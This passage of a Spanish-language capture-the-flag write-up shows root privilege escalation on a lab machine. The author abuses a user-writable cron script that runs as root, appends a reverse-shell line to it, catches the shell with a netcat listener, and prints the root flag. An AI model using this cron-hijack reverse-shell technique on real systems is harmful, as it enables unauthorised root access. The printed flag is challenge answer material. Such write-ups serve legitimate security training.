
Ingreso a la ruta encontrada y busco el archivo oculto que se mencionó anteriormente. Ese archivo puede ejecutarse con permisos root sin serlo. Entonces, decido hacer una reverse shell con netcat.

```
boring@kral4-PC:/$ cd var/www
boring@kral4-PC:/var/www$ ls -la
total 16
drwxr-xr-x  3 root   root   4096 Jun 15  2020 .
drwxr-xr-x 14 root   root   4096 Jun 13  2020 ..
drwxr-xr-x  4 root   root   4096 Jun 15  2020 html
-rwxr-xr-x  1 boring boring   33 Jun 14  2020 .mysecretcronjob.sh
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
```

Me pongo a la escucha con netcat en el puerto 443.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
```

Genero una petición de conexión para hacer la reverse shell. Ese código lo uso para **añadirlo a .mysecretcronjob.sh** y posteriormente **ejecutarlo** con el usuario boring para que “root” ejecute ese código y se haga la conexión a mi máquina como root.



Recibo la conexión en mi máquina y efectivamente, soy root.

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [10.21.144.200] from (UNKNOWN) [10.10.229.252] 50768
sh: 0: can't access tty; job control turned off
# whoami
root
# pwd
/var/www
```

Ingreso a **/root** y encuentro **root.txt** que corresponde a la bandera de root.

```
# cd root
# pwd
/root
# ls -la
total 40
drwx------  5 root root 4096 Jun 15  2020 .
drwxr-xr-x 23 root root 4096 Jun 15  2020 ..
-rw-------  1 root root  883 Jun 15  2020 .bash_history
-rw-r--r--  1 root root 3136 Jun 15  2020 .bashrc
drwx------  2 root root 4096 Jun 13  2020 .cache
drwx------  3 root root 4096 Jun 13  2020 .gnupg
drwxr-xr-x  3 root root 4096 Jun 13  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15  2020 .root.txt
-rw-r--r--  1 root root   66 Jun 14  2020 .selected_editor
# cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
✔ **Banderas:** Se obtuvieron las 3 flags, la flag de user y la flag de root.